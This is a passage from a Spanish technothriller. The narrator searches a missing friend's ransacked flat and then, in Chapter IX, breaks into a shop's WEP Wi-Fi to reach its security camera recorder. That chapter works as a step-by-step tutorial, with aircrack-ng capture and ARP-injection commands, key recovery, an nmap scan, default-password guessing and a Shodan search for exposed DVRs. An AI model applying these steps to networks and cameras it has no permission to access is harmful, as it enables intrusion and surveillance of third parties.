Me volví hacia la calle con las manos en los bolsillos, meditando mi siguiente paso. Los jóvenes del parque me observaban como si fuera una presa suculenta. Eludí sus ojos

acechantes dándoles la espalda y apretando los botones de todos los pisos, con la esperanza de que alguien se aviniera a abrir la puerta y contestar las preguntas de un extraño.

Había elaborado una historia para acceder al portal en caso de no encontrar a Yolanda en casa, del mismo modo que apliqué mis conocimientos de ingeniería social para averiguar su domicilio. Estaba seguro de mis capacidades cuando el altavoz tronó con la voz de uno de los residentes:

-¿Quién coño es?

-Disculpe la molestia –me excusé, sorprendido por la grosería-. Tengo un paquete para la inquilina del segundo A. Me viene como urgente y parece que ella no está en casa. Si fuera tan amable de abrir el portal…

-¿A mí qué me cuenta, amigo? Entre si quiere y déjeme en paz. La puerta no cierra desde hace años.

Tomé el fuerte clic que salió del altavoz como indicativo de que mi interlocutor deseaba dar por concluido nuestro diálogo. Con cara de idiota, empujé la puerta del portal, que se abrió sin ninguna resistencia. Algo perfectamente lógico si se atendía al hueco vacío que ocupaba el lugar de la cerradura. En mi análisis del problema, me había fallado la observación.

El ascensor no me daba mucha confianza, después de mi experiencia con la puerta, así que subí al segundo piso por las escaleras. Una vez arriba y viendo el estado de los peldaños, todavía me preguntaba cómo era posible que el portero automático funcionase.

La puerta del piso A se encontraba a la derecha del rellano, junto a la del piso B. Llamé al timbre del A una vez. Dos veces. Tres veces. Nada. Luego una vez más.

La puerta del B se abrió de golpe y por el hueco asomó un rostro decrépito. Apenas pude contener un alarido, pero la anciana que salió no hizo caso de mi espanto. Se limitó a amonestarme por hacer tanto ruido.

-Deje de tocar el timbre, ¡leñe! Se oye a través de las paredes y es hora de siesta.

-Discúlpeme, pero estoy intentando localizar a su vecina. ¿La ha visto hoy?

-¿Qué vecina ni qué niño muerto? –exclamó ella-. Yo solo quiero que me dejen dormir la siesta.

-Perdone que insista, pero se trata de un asunto urgente. Solo quiero saber si la ha visto esta mañana.

-Esa muchacha nunca me ha gustado –me dijo, en tono de confidencia-. Va muy descocada. Ninguna mujer decente sale de casa con esas faldas tan cortas. ¡Y vive sola! Debería tener más cuidado.

-Entiendo. Se lo diré yo mismo cuando la vea. Pero volviendo al otro asunto, ¿sabe si ha pasado por casa?

La anciana lo pensó durante más de un minuto.

-Sí –contestó, cuando ya perdía la esperanza-. Anoche la vi entrar a eso de las diez. Y de madrugada hizo mucho ruido. Parecía que arrastrara todos *los muebles de la casa*. Estuve a esto –hizo un gesto juntando el pulgar y el índice hasta que casi se tocaron-de llamar a la policía. Después me han dejado tranquila, ¡hasta que ha llegado usted!

-Le vuelvo a pedir disculpas, yo…

No pude terminar la frase porque la mujer me dio con la puerta en las narices. Me quedé plantado en el descansillo, agotadas todas mis opciones.

Consideré la idea de aguardar ante la puerta por si Yolanda regresaba, pero la desestimé de inmediato. Si permanecía allí sin motivo aparente, la anciana u otro vecino no tardarían en llamar a la policía. Tampoco quería esperar abajo; eso pondría las cosas fáciles a los gamberros del parque.

Observé la puerta por última vez. Si hubiera sido un espejo, me habría devuelto la imagen de la desesperación. Por la mirilla salía un haz luminoso que atravesaba el oscuro descansillo como un rayo láser. Acerqué el ojo a la abertura con la esperanza de vislumbrar el interior, pero solo se apreciaba una claridad borrosa. Pegué, todavía más, la cara contra la puerta y, para mantener el equilibrio, apoyé las manos y todo mi peso sobre ella. Se abrió con un chasquido y yo me precipité de bruces al interior.

Me levanté sorprendido, sacudiéndome las ropas y mirando alrededor. Me encontraba al inicio de un pasillo que se extendía a la derecha, con una puerta a la izquierda y otra al fondo.

Observé la entrada. Había cedido con solo apoyarme en ella. Entonces vi las marcas de palanca en el marco, destacando claramente en la madera. Alguien había forzado la puerta y la había vuelto a cerrar para ocultar el allanamiento. Un escalofrío recorrió mi espalda.

-¿Yolanda? –dije, atenazado por el miedo.

Silencio.

Sin pensar en lo que hacía, avancé por el pasillo. La puerta de la izquierda proyectaba un marco de luz. Me asomé por ella a la cocina. La estancia era pequeña, con una ventana por la que se colaba la claridad de la tarde, y estaba vacía. Unos pocos platos sucios esperaban que alguien los fregara. El resto de los muebles y enseres parecían en perfecto estado de orden y limpieza.

Continué hacia el fondo. La puerta estaba cerrada, pero un cristal traslúcido en el centro permitía entrever el salón al otro lado. A medida que me aproximaba, escuchaba un creciente sonido de martillo contra yunque, como si un herrero estuviera forjando una espada, pero se trataba de los latidos de mi corazón, cada vez más acelerados. Al llegar, eché un rápido vistazo a través del cristal. Lo veía todo deformado. No podía asegurar que nadie me esperaba al otro lado.

Giré el pomo y empujé la puerta muy despacio, solo lo suficiente para abrir una rendija y asomar un ojo. Los muebles estaban movidos, sus puertas abiertas y los cajones sacados de sus huecos, con el contenido desparramado por el suelo. El relleno del sofá se veía a través de la tela rasgada. Un cuadro yacía sobre la alfombra, con el cristal del marco roto.

-¿Yolanda?

La angustia convirtió el llamamiento en un susurro.

Mi cerebro me ordenaba salir de allí zumbando y avisar a la policía, ya que todo parecía indicar que allí se había cometido un delito. Además, los autores aún podrían estar dentro de la casa. Pero también era posible que Yolanda necesitase ayuda urgente y yo no estaba dispuesto a denegársela por miedo.

Solo me había encontrado en circunstancias parecidas durante mis partidas del "Call of Duty", cuando tenía que penetrar en una habitación y sospechaba que varios "tangos" me recibirían a tiros nada más cruzar la puerta. En aquellas ocasiones, sabía qué hacer, pero ahora no disponía de granadas "flash" ni de un M-16, y tampoco podría reiniciar la partida si me equivocaba. A pesar de todo, reuní el valor suficiente y empujé la puerta. Se abrió con un chirrido siniestro.

Me asomé y barrí el salón con la mirada. Cuando estuve seguro de no tener compañía, me aventuré a franquear la puerta. Al frente, un ventanal abierto daba paso a un pequeño balcón. El viento agitaba las cortinas y les daba apariencia de espectros. La tapicería de un sillón volcado había sufrido la misma suerte que la del sofá, otro cuadro tenía el marco destrozado y varios libros habían sido abiertos y arrojados de cualquier manera desde las estanterías. En el último ángulo, a la izquierda de la entrada del salón, encontré otra puerta. No podía ver hacia dónde conducía porque estaba entornada.

Mis pasos resonaron con ruido de cristales rotos al acercarme temblando como un flan. Mi avance inseguro delataba el miedo que sentía. Me asaltaban terribles visiones de anticipación sobre lo que me encontraría, pero las espanté todas con una sacudida de cabeza. La puerta se abría hacia el interior en un arco hacia la izquierda. El hueco con la jamba solo me permitía ver una delgada columna a la derecha en la que se adivinaba parte de una cama con las sábanas revueltas.

Tragué saliva para afianzar mi resolución. Si había alguien en el interior, quería desconcertarlo con una entrada a lo Hulk. Conté hasta tres e irrumpí con una patada a la puerta y un rugido dignos del hombre verde, resoplando y lanzando miradas amenazantes a uno y otro lado, los puños en alto en medio de la habitación.

La persiana estaba bajada, pero la luz que se filtraba desde el salón exponía cada una de las esquinas. Esa habitación también estaba vacía.

La seguridad de no encontrar amenazas y un extraño sentido del ridículo me devolvieron a mi anterior estado humano. Ahora sabía cómo se sentía Bruce Banner cuando la furia remitía. Respiré aliviado y me concentré en reducir las pulsaciones por debajo del riesgo

de infarto. Con las facultades físicas y mentales recuperadas, estudié lo que era, sin duda, el dormitorio de Yolanda.

Era fácil de deducir por la cama individual y la mesilla de noche situadas a la derecha. Al otro lado había una cómoda con espejo y un armario. Al fondo, un escritorio y una silla de oficina componían la zona de trabajo. Entre esta y los pies de la cama, una puerta se abría al cuarto de baño. A través del espejo del lavabo, que reflejaba el poco espacio que no podía ver directamente desde mi posición, confirmé que allí tampoco se escondía nadie.

Al igual que en el salón, los intrusos se habían empleado a fondo. Los cajones de la cómoda estaban abiertos y su contenido revuelto. La puerta del armario colgaba sobre una sola bisagra y la ropa se veía desordenada. La cama estaba deshecha, pero no del modo en que queda al levantarse por la mañana. Apuntaba a que habían registrado incluso el interior del colchón, tirando de las sábanas de cualquier manera. El baño tampoco se había librado del registro. Las puertas del mueble bajo el lavabo estaban abiertas y en el suelo yacían diversos productos de belleza e higiene.

Me dirigí al escritorio. Observé el monitor solitario y los cables sueltos por debajo. Un rectángulo de limpieza en medio de una ligera película de polvo revelaba el lugar que anteriormente ocupaba la caja de la CPU. Alguien más, aparte de mí, tenía interés en los secretos que guardaba.

No sabía quién había registrado el piso, pero quienquiera que fuese se había empleado a fondo. En cuanto a qué buscaba, era evidente su interés por el ordenador. No parecía un simple robo, pues sobre la cómoda habían dejado alguna cadena y varios anillos de cierto valor. Y nadie robaría una CPU sin llevarse al mismo tiempo el monitor si su único interés fuera su valor económico.

Metí la mano en el bolsillo y, sin sacarla, apreté a Hello Kitty en un puño. El contacto con el dispositivo me sorprendió como un golpe bajo. ¿Era esto lo que buscaban? La sola posibilidad me heló la sangre.

No quería nublar mi juicio con oscuras especulaciones, así que me concentré en lo que sí sabía. Desde que me había hablado del extraño archivo, Yolanda no había vuelto a dar señales de vida. Ahora su casa estaba patas arriba y todo apuntaba a que la causa se encontraba en mi bolsillo.

Tenía que pasar a la acción y descubrir qué le había ocurrido, pero no sabía adónde dirigir mis pasos. Casi a la desesperada, saque el móvil y llamé. Escuché un tono, dos, tres, pero también algo más, tan tenue que al principio lo achaqué a mi estado de ánimo alterado. Volví a marcar, esta vez con el teléfono separado de la oreja y el oído alerta. Era un zumbido que venía del salón, que se iba y volvía con la frecuencia de los tonos de llamada. ¡Un móvil en modo vibración!

El sonido paró. Me encontraba cerca del ventanal, siguiendo el zumbido como un rastro esquivo. Estaba tan cerca que parecía que lo tenía debajo. ¡Justo debajo! Me tiré de rodillas

al suelo y miré a través de la ranura inferior de la estantería. Al fondo del todo, una luz intermitente revelaba su posición.

Logré sacarlo con ayuda de una regla que encontré sobre una de las baldas. Era el móvil de Yolanda. El lugar donde estaba indicaba que se había caído y deslizado por el suelo hasta acabar oculto bajo la estantería. Algo impidió que ella lo recuperara. Ahora estaba seguro de que había pasado algo malo. Nadie sale de casa sin el móvil de forma voluntaria.

Me quedé mirando la pantalla hasta que se apagó del mismo modo que mi ánimo. Estaba tan afectado por haber descubierto una prueba que, según toda lógica, suponía la confirmación de mis temores, que perdí el impulso primitivo. Sin embargo, no me dejé vencer por el abatimiento y me obligué a continuar buscando otros indicios.

La inspección no me llevó mucho tiempo. El piso era pequeño y alguien se me había adelantado. Supuse que el teléfono había sido su único descuido, así que lo último que esperaba era otro golpe de suerte.

Cuando terminé, lo más revelador no fue lo que encontré, sino lo que no apareció por ningún lado. No había rastro de ningún dispositivo de almacenamiento de datos. Ni discos duros, ni memorias USB, ni DVD, ni CD, a pesar de encontrar varias cajas vacías de estos últimos desparramadas por el suelo. Todo componente que pudiera contener información había desaparecido.

Me liberé del bloqueo mental y comencé a valorar las alternativas que tenía.

Mi primer impulso fue llamar a la policía y denunciar lo ocurrido. Ellos sabrían qué hacer. Tenía ya el número en pantalla y el pulgar rozaba el botón de llamada cuando lo deje allí suspendido

¿Era lo más conveniente? No sabía a ciencia cierta qué había pasado, aunque todo indicaba que allí se cocía algo turbio. Quizá Yolanda hubiera huido de sus perseguidores y en ese momento se encontrara a salvo. Pero, si este era el caso, ella misma podría llamar a la policía si quería. La cuestión era: ¿quería? Si yo diera el aviso, ¿estaría ayudando a mi amiga o, por el contrario, le traería mayores complicaciones?

No me decidía a implicar a las autoridades hasta no llegar al fondo del asunto. Solo cuando estuviera seguro de que era lo más conveniente, haría la llamada. Debía seguir investigando hasta descubrir la verdad. Pero, ¿cómo?

Contaba con el móvil de Yolanda. Quizás allí hubiera algo. Pulsé el botón "Home" y la pantalla cobró vida para solicitarme una clave de cuatro dígitos. Era la prueba que debía pasar quien quisiera acceder a sus secretos. ¡Mierda! Luego pensé que no suponía un problema. Solo me llevaría algo más de tiempo.

Pero aparte del teléfono, no había otro hilo del que tirar. Además, me enfrentaba a una situación totalmente nueva para mí. Yo no estaba acostumbrado a tratar con la violencia. Mis capacidades eran informáticas, no físicas. Si durante mis indagaciones me topara con

los malos, estaría perdido. Y descartada la intervención de la policía, solo podía contar con mis recursos.

El problema era que me sentía incapaz de afrontar en solitario las dificultades que, sin duda, surgirían. Me movería en un mundo donde las casas se allanaban y sus inquilinos desaparecían, un mundo al que solo me había asomado a través del cine, los libros y algún comic de Frank Miller. Aquel no era mi mundo. Pero, conocía a alguien capaz de moverse en él.

Habían pasado meses desde la última vez que había visto a Marcos Sierra. Ahora no necesitaba una excusa para llamarle; la verdad parecía tan buena como cualquier otra.

Busqué el número en la agenda y lo marqué. Después de cuatro tonos, asumí que ese día solo contestaría mis llamadas la voz sintetizada del buzón de voz. Como no parecía adecuado escribir un SMS o un whats para lo que tenía que decir, dejé un mensaje grabado:

-¡Marcos! Soy Ángel Ríos… ¡Heeey, qué pasa tío! Escucha, estoy metido en un pequeño lío… bueno, en realidad es un lío de cojones. El caso es que… necesito tu ayuda. Si pudieras pasarte por mi casa, te lo agradecería mucho. Prefiero hablarlo en persona… Ven cuanto antes, por favor… Y gracias de antemano.

Esperaba que el mensaje fuese lo suficientemente enigmático y apremiante como para que me devolviera la llamada pronto, aunque no habría apostado por ello.

En el pasado habíamos sido grandes amigos, como solo pueden serlo dos personas que se conocen desde su más tierna infancia, y los rescoldos de esa amistad habían sobrevivido hasta el presente de un modo misterioso. El caso es que nunca perdimos el contacto y, a pesar de llevar vidas paralelas, siempre encontrábamos puntos de intersección en el camino.

Compañeros de clase en el colegio y en el instituto, fue al término de este último cuando nuestros destinos tomaron direcciones opuestas. Mientras yo me preparaba para la selectividad, pensaba en universidades y suspiraba por Yolanda, Marcos dejó los estudios al cumplir los dieciocho y se alistó en el ejército. Me alegré por él. Había encontrado un empleo que a todas luces le gustaba, y para el cual se sentía válido.

Los años que siguieron no lo vi salvo en contadas ocasiones, cuando regresaba a casa por un permiso. En una de sus inhabituales confidencias, me contó que servía en una unidad de operaciones especiales, pero por lo demás era muy reservado con respecto a su trabajo, como si este fuera tan secreto como la ubicación de la última "LaCon". Sí sabía que había operado en algunos conflictos bélicos, aunque, por aquel entonces, el gobierno los llamaba "misiones de paz" y se esforzaba en presentar la labor de nuestras tropas como "humanitaria". Aun así, no era probable que durante su estancia en aquellos lugares mi amigo se hubiese dedicado a repartir caramelos.

Ahora trabajaba en el sector privado. Había mantenido su habitual secretismo con respecto a su nueva actividad, pero algo me decía que no difería mucho de la anterior. No me imaginaba a Marcos haciendo otra cosa que no fuera algo relacionado con las armas y la

violencia. Su experiencia y formación eran muy apreciadas por ciertas empresas de cierto sector.

En definitiva, no conocía a nadie más idóneo para guiarme a través del laberinto en que me había metido.

Hecha la llamada, salí del piso y cerré la puerta como pude. Si alguien avisara a la policía, no sería por mi culpa. Las marcas de palanca no se veían a menos que se buscaran y, en general, todo daba una imagen de normalidad. Eché un rápido vistazo al silencioso descansillo. Ninguna puerta se cerró precipitadamente, nadie parecía expiarme a través de las mirillas y sospechaba que la anciana de al lado se encontraría durmiendo su siesta.

Bajé con el corazón desbocado y la sensación de ser un delincuente huyendo de la escena del crimen. Cuando por fin salí a la calle, respiré como si hubiera emergido del agua tras un largo tiempo de apnea.

Tenía que averiguar la identidad de quien había entrado en el piso. De los vecinos no sacaría nada útil. Mi experiencia con la anciana me había convencido de ello. El archivo descifrado podía ser la clave, pero para mí solo era un galimatías incomprensible. No obstante, debía estudiarlo más a fondo; tal vez, una segunda lectura me revelara algo que hubiera pasado por alto en la primera.

■■■

Capítulo IX
DVR

Me dirigía al coche cuando reparé en la tienda de tatuajes, que ya se encontraba abierta al público. Una chica, que no pasaría desapercibida por un detector de metales debido a la chatarra que acumulaba en la cara, atendía detrás del mostrador. Pero mi atención no se centró en ella, ni en las fotografías de torsos, brazos, piernas y otras partes de la anatomía humana pintadas con los más variopintos motivos, expuestas a modo de muestra en el escaparate, sino en la cámara de seguridad que desde un ángulo del techo enfocaba la entrada y, por añadidura, la zona de la calle próxima al portal. Al final, con un poco de suerte, volvería a casa con otra pista bajo el brazo.

No vi ningún cable saliendo de la cámara. Deduje que se trataba de un modelo que utilizaba la tecnología wireless para transmitir las imágenes que captaba al disco duro donde se almacenaban. Si conseguía acceder a esas imágenes, quizás viera a los asaltantes llegar en un coche y pudiera leer la matrícula de este. A partir de ahí, conseguir el nombre del propietario del vehículo y otros datos útiles sería pan comido. También era posible que la grabación solo me confirmara que Yolanda había salido camino de la peluquería o del supermercado y todo el asunto quedara en un robo perpetrado en su ausencia. Pero, de momento, todo eran especulaciones y ni siquiera sabía si la cámara funcionaba.

Para salir de dudas, recogí el portátil del maletero y me lo llevé al habitáculo. Maniobré marcha atrás hasta situarme justo delante de la tienda y paré en doble fila. Encendí el equipo sobre el regazo con el pendrive de la distribución de Linux Wifiway[12] conectado, que para auditorías wifi siempre resulta la opción más rápida.

Cuando el sistema operativo terminó de arrancar, inicié la primera de las herramientas de `aircrack-ng`[13], escribiendo el comando `airodump-ng wlan0` en una terminal. Sobre ella, observé que había bastantes puntos de acceso (AP) wireless por aquella zona. Como no quería repetir aquel incidente en el que durante una auditoría acabé entrando en la red de un comercio de electrodomésticos, cuando realmente pensaba que lo hacía en la de la aseguradora que nos había contratado, esta vez quise asegurarme de identificar la correcta.


Salí del coche con el móvil en la mano y entré en la tienda con la excusa de interesarme por un piercing para la lengua. Mientras la empleada abría el mostrador y sacaba bandejas repletas de horripilantes figuras, inicié la aplicación WiFiFoFum[14] de mi teléfono e identifiqué las conexiones que se veían dentro del establecimiento. *Todo apuntaba a que el* objetivo se llamaba “WIFI”, ya que tenía la mayor potencia de señal (-40 RSSI).

■■■



Img 33 -34: Aplicación de iPhone WiFiFoFum con radar y listado de puntos de acceso.

De nuevo en el coche, volví a arrancar airodump, pero esta vez fijándome en los detalles y tomando nota de algunos datos que me harían falta para parametrizar los comandos y sacar la contraseña del cifrado WEP que protegía la conexión.



Terminal - Konsole

Sesión Editar Vista Marcadores Preferencias Ayuda

```
CH  2 ][ Elapsed: 48 s ]

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

40:4A:01:C2:A3:21  -39       22       10    0   1  54e  WEP  WEP         WIFI
8C:7C:B5:79:A7:A7  -71       25        0    0   7  54 . WPA  CCMP   PSK  PS3-9395537
40:4A:03:A7:6B:6B  -76       24        0    0   9  54 . WEP  WEP         WLAN_35

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

40:4A:01:C2:A3:21  58:55:CA:E6:C1:55  -41    0 - 1     0        9
```

Img 35: Detección de puntos de acceso con herramienta airodump-ng de la suite aircrack-ng

El canal bajo la columna CH era el 1; el ESSID (Extended Service Set Identification), "WIFI"; el BSSID (Basic Service Set Identifier) o dirección MAC del punto de acceso, 40:4A:01:C2:A3:21; y, por último, la dirección MAC de uno de los equipos que estaba asociado a esa conexión, 58:55:CA:E6:C1:55. Esto y un par de comandos más serían suficientes para averiguar la contraseña.


Salí de airodump pulsando control+C y volví a ejecutarlo pero añadiendo nuevas opciones: `-c` con el canal, `--bssid` con el BSSID y `-w` con el nombre del fichero que iba a almacenar todo lo que se capturase.

Cuando se usa WEP128, el tráfico entre dos dispositivos se cifra usando RC4. Este algoritmo funciona mediante el uso de una clave conocida como *keystream*. La *keystream* está compuesta de dos partes: la primera la establece el usuario como contraseña en la configuración y tiene un tamaño de 104 bits (o 40 bits si es WEP-64); la segunda parte de 24 bits es generada automáticamente por el AP (access point) para cada paquete. Esta segunda parte es conocida como vector de inicialización o IV, y se transmite en texto plano, es decir, sin cifrar.

Mientras guardaba tráfico con ese comando, tenía que generar mucho más, ya que para sacar la contraseña era necesario obtener muchos paquetes y sus correspondientes IVs. El número de estas tramas se muestra bajo la columna "#Data" y, para tardar lo menos posible, es recomendable que sea como mínimo de un millón y medio.

Para crear rápidamente mucho tráfico y capturar un elevado número de IVs debía inyectar paquetes en la red. Tarea sencilla, siempre y cuando se disponga de la tarjeta wifi adecuada y drivers parcheados en el kernel que permitan esta función. En mi caso, la tarjeta de mi amado Lenovo era suficiente y cubría la parte software con Wifiway.

De todos los ataques posibles, opté por capturar un paquete ARP de un cliente ya conectado (58:55:CA:E6:C1:55) y reinyectarlo mediante la ejecución de otro comando en otra terminal.



Terminal - Konsole <3>

Sesión Editar Vista Marcadores Preferencias Ayuda


```
wifiway ~ # aireplay-ng -3 -b 40:4A:01:C2:A3:21 -h 58:55:CA:E6:C1:55 wlan0
ioctl(RTC_IRQP_SET) failed: Invalid argument
Make sure enhanced rtc device support is enabled in the kernel (module
rtc, not genrtc) - also try 'echo 1024 >/proc/sys/dev/rtc/max-user-freq'.
The interface MAC (00:24:D7:C6:4C:30) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether 58:55:CA:E6:C1:55
02:06:21  Waiting for beacon frame (BSSID: 40:4A:01:C2:A3:21) on channel 1
Saving ARP requests in replay_arp.cap
You should also start airodump-ng to capture replies.
Read 5039 packets (got 3128 ARP requests and 1518 ACKs), sent 2001 packets...(5
Read 5195 packets (got 3226 ARP requests and 1568 ACKs), sent 2051 packets...(500
Read 10502 packets (got 6501 ARP requests and 3265 ACKs), sent 4252 packets...(499 pps)
```

Img 36: Inyección de tráfico usando aireplay-ng de aircrack-ng.

Con `aireplay-ng` en ejecución, veía crecer rápidamente el número de paquetes en la ventana de airodump. En apenas 10 minutos alcanzó el millón y medio, momento en que paré ambas herramientas.

Turno de la última aplicación: `aircrack-ng`, que tan solo requería como parámetro el nombre del fichero que airodump había generado ("wifi"), y al que automáticamente añadía un número y la extensión "cap".


De este modo, procedí a ejecutar el ataque con la absoluta seguridad de que tendría éxito. Es lo que tiene WEP.



Img 37: Búsqueda de contraseña sobre el archivo capturado con aircrack-ng.

¡Ding! ¡Ding! ¡Ding! En menos de un segundo apareció la contraseña: "1234567890123". Por fin había conseguido acceso a la red; ahora le tocaba el turno a la cámara de seguridad.

Reinicié el equipo y arranqué Windows. Al conectar a la red wifi, me asignó por DHCP la dirección IP 192.168.0.201. Inmediatamente después, comencé la exploración de la red con la utilidad `Nmap`[15], buscando qué otros ordenadores, dispositivos y cacharros varios había allí conectados.



Img 38:Detección y análisis del puerto 80 con scripts mediante Nmap.

Los argumentos que usé fueron:

- `-sT`: lanza el análisis de puertos usando el método *connect* tradicional que respeta el triple handshake de TCP/IP.


- `-p80`: únicamente busca direcciones *IP* con puertos *80* (*servidor web*) abiertos.
- `-T4`: Especifica la velocidad del análisis. T0 es la más lenta y T5 la más rápida.
- `-sC`: Ejecuta los scripts de Nmap, entre ellos obtener los métodos HTTP permitidos, el título de la página web o el tipo de autenticación web.
- `192.168.0.0/24`: es el rango de direcciones IP a analizar. En este caso, una de la clase C entera.

Según reportaba la herramienta, aparentemente allí había un router wifi, un sistema con Windows (tal vez, el terminal de punto de venta), un iPhone y un último equipo que tenía todas las papeletas para ser la cámara de seguridad.

Sistema	Dirección IP
Router wifi	192.168.0.1
Windows, punto de venta	192.168.0.204
iPhone	192.168.0.198
Cámara de seguridad	192.168.0.151

Tabla 2: Resumen de direcciones y sistemas en la red de la tienda

Intenté el acceso a esa dirección con el navegador, ya que estos cacharros suelen tener una página desde la que se configura y en la que podría ver o descargar las grabaciones. Como era de esperar, solicitaba usuario y contraseña para conectar.




Img 39: Solicitud de credenciales en el acceso a la DVR.

No tenía mucho tiempo para experimentar, así que se me ocurrió intentarlo con los sospechosos habituales y las clásicas combinaciones "admin/admin", "admin/123456", "admin/<vacio>", pero ninguna funcionó. En este caso, automatizar el ataque y probar con un diccionario de contraseñas debía ser la última opción, ya que el reloj iba en mi contra y necesitaba terminar cuanto antes.

Busqué en Google el manual de usuario para verificar que, efectivamente, el usuario y contraseña con el que se entrega la cámara de fábrica era "admin/admin". Al parecer, la simpática mujer de hojalata se había molestado en modificarlos por otros más seguros.

Ya solo quedaba encontrar una vulnerabilidad en el producto que me permitiese el acceso, para lo que abrí una nueva pestaña del navegador y, utilizando el buscador Shodan[16], localicé el mismo modelo de cámara en otras direcciones IP públicas de Internet. Tan solo tuve que buscar por el nombre de la ventana que solicitaba la contraseña: "basic DVR".

La idea era acceder a cualquiera de ellas con las credenciales por defecto que había visto en el manual y, una vez dentro, tratar de encontrar un fallo que permitiese saltarme la autenticación. Una vez identificado, tendría que aplicarlo en la cámara de la tienda, que era la que me interesaba realmente.

